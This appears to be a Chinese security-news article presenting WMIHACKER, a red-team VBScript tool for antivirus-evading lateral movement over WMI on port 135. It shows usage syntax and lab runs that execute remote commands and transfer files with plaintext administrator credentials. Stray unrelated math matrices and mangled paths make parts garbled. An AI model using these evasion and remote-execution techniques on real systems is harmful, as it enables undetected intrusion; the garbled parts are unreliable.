

# WMIHACKER (仅 135 端口免杀横向移动) - 安全客, 安全资讯平台

“WMIHACKER 是一款用于远程主机连接工具，通过 135 端口进行命令执行，执行结果读取以及无需 445 端口进行文件传输。



## 横向移动命令执行工具

本工具现已上传 Github: <https://github.com/360-Linton-Lab/WMIHACKER>

WMIHACKER 是一款用于远程主机连接工具，通过 135 端口进行命令执行，执行结果读取以及无需 445 端口进行文件传输。任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担并将追究其相关责任！

## 0X00 介绍

关于横向渗透命令执行 Psexec 很经典但是日志和免杀是问题。WMI 非常好用，关于 WMI 其他工具就不多讲了，原理网上很多了。大多数的工具都是使用 Win32\_Process.create() 进行进程创建，少部分进行派生或者 COM 组件注册成 Evil Provider，经测试都会被杀，因此我们改造出 WMIHACKER 免杀横向移动测试工具。

## 介绍：免杀横向渗透远程命令执行

主要功能：1、命令执行与结果读取；2、文件上传；3、文件下载

支持系统: Win2003 机器以后全部版本

## 0X01 如何使用

```
C:\Users\administrator\Desktop>cscript //nologo WMIHACKER 0.6.vbs
```

$\frac{1}{\sqrt{2}} \begin{pmatrix} 1 & i \\ -1 & i \end{pmatrix}$   
 $\frac{1}{\sqrt{2}} \begin{pmatrix} 1 & i \\ 0 & 0 \end{pmatrix}$   
 $\frac{1}{\sqrt{2}} \begin{pmatrix} 1 & i \\ 0 & 0 \end{pmatrix}$   
 $\frac{1}{\sqrt{2}} \begin{pmatrix} 1 & i \\ 0 & 0 \end{pmatrix}$

```

      /  /  | |  | |____| |  | / /  ____| |____| |  |
                                v0.6beta      By. Xiangshan@360RedTeam

Usage:
WMIHACKER.vbs /cmd host user pass command GETRES?

WMIHACKER.vbs /shell host user pass

WMIHACKER.vbs /upload host user pass localpath remotepath

WMIHACKER.vbs /download host user pass localpath remotepath

/cmd          single command mode
host          hostname or IP address
GETRES?       Res Need Or Not, Use 1 Or 0
command       the command to run on remote host
```

## 0X02 主界面




参数：

执行模式包括 /cmd、/shell、/upload、/download 分别指执行命令、模拟 shell、上传文件、下载文件

/cmd 模式中 GETRES 取 1 or 0, 1 代表获取命令执行结果，0 代表不获取结果，比如执行命令为“ echo 1 > .pipetest” 这类需要重定向或其他不需要输出的命令选择值应该为 0.

## 0X03 测试使用

执行前对主机进行端口扫描，只开放 135 端口。



测试有命令回显执行方式

```
> cscript //nologo wmi hacker 0.4.vbs /cmd 172.16.94.187 administrator "Team1234!" "ipconfig" 1
```

```
C:\Users\rootclay\Temp>cscript //nologo WMIHACKER_0.4.vbs /cmd 172.16.94.187 administrator "Team1234!" ipconfig 1

v0.4beta By. Xiangshan@360RedTeam

WMIHACKER : Target -> 172.16.94.187
WMIHACKER : Connecting...
WMIHACKER : Login -> OK
172.16.94.187 >> ipconfig
WMIHACKER : COMMAND EXEC SUCCESS.
WMIHACKER : Wait to read the res.

Windows IP 配置

以太网适配器 Bluetooth 网络连接:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . : localdomain
    本地链接 IPv6 地址 . . . . . : fe80::8163:5f53:2a4c:b619%11
    IPv4 地址 . . . . . : 172.16.94.187
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 172.16.94.2

隧道适配器 isatap.{1C2BE6AA-B6E7-4C89-A31F-41214609D9BE}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :

隧道适配器 isatap.localdomain:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . : localdomain

C:\Users\rootclay\Temp>
```

## 无命令回显

```
> cscript wmihacker_0.4.vbs /cmd 172.16.94.187 administrator "Team1234!" "echo whoami > c:\1.txt" 0
```

```
C:\Users\rootclay\Temp>cscript //nologo WMIHACKER_0.4.vbs /cmd 172.16.94.187 administrator "Team1234!" "echo whoami > c:\1.txt" 0

v0.4beta By. Xiangshan@360RedTeam

WMIHACKER : Target -> 172.16.94.187
WMIHACKER : Connecting...
WMIHACKER : Login -> OK
172.16.94.187 >> echo whoami > c:\1.txt
WMIHACKER : COMMAND EXEC SUCCESS.
Done!

C:\Users\rootclay\Temp>
```

```
> cscript wmi_hacker_0.4.vbs /upload 172.16.94.187 administrator "Team1234!" "c:\windows\system32\calc.exe" "c:\calc"
```

```
C:\Users\rootclay\Temp>cscript //nologo WMIHACKER_0.4.vbs /upload 172.16.94.187 administrator "Team1234!" "c:\windows\system32\calc.exe" "c:\calc"
```

v0.4beta By. Xiangshan@360RedTeam

```
WMIHACKER : Target -> 172.16.94.187
WMIHACKER : Connecting...
WMIHACKER : Login -> OK
WMIHACKER : Load File Success
WMIHACKER : File Upload Success.
```

C:\Users\rootclay\Temp>

安全客 (www.anquanke.com)

文件下载 - 下载远程主机 calc.exe 到本地 c:calc.exe

```
> cscript wmihacker_0.4.vbs /download 172.16.94.187 administrator "Team1234!" "c:calc" "c:window  
ssystem32calc.exe"
```

```
C:\Users\rootclay\Temp>cscript //nologo WMIHACKER_0.4.vbs /download 172.16.94.18
7 administrator "Team1234!" "c:\calc.exe" "c:\calc.exe"
```

v0.4beta By. Xiangshan@360RedTeam

```
WMIHACKER : Target -> 172.16.94.187
WMIHACKER : Connecting...
WMIHACKER : Login -> OK
WMIHACKER : Load File Success
WMIHACKER : File Download Success
```

C:\Users\rootclay\Temp>

安全客 (www.anquanke.com)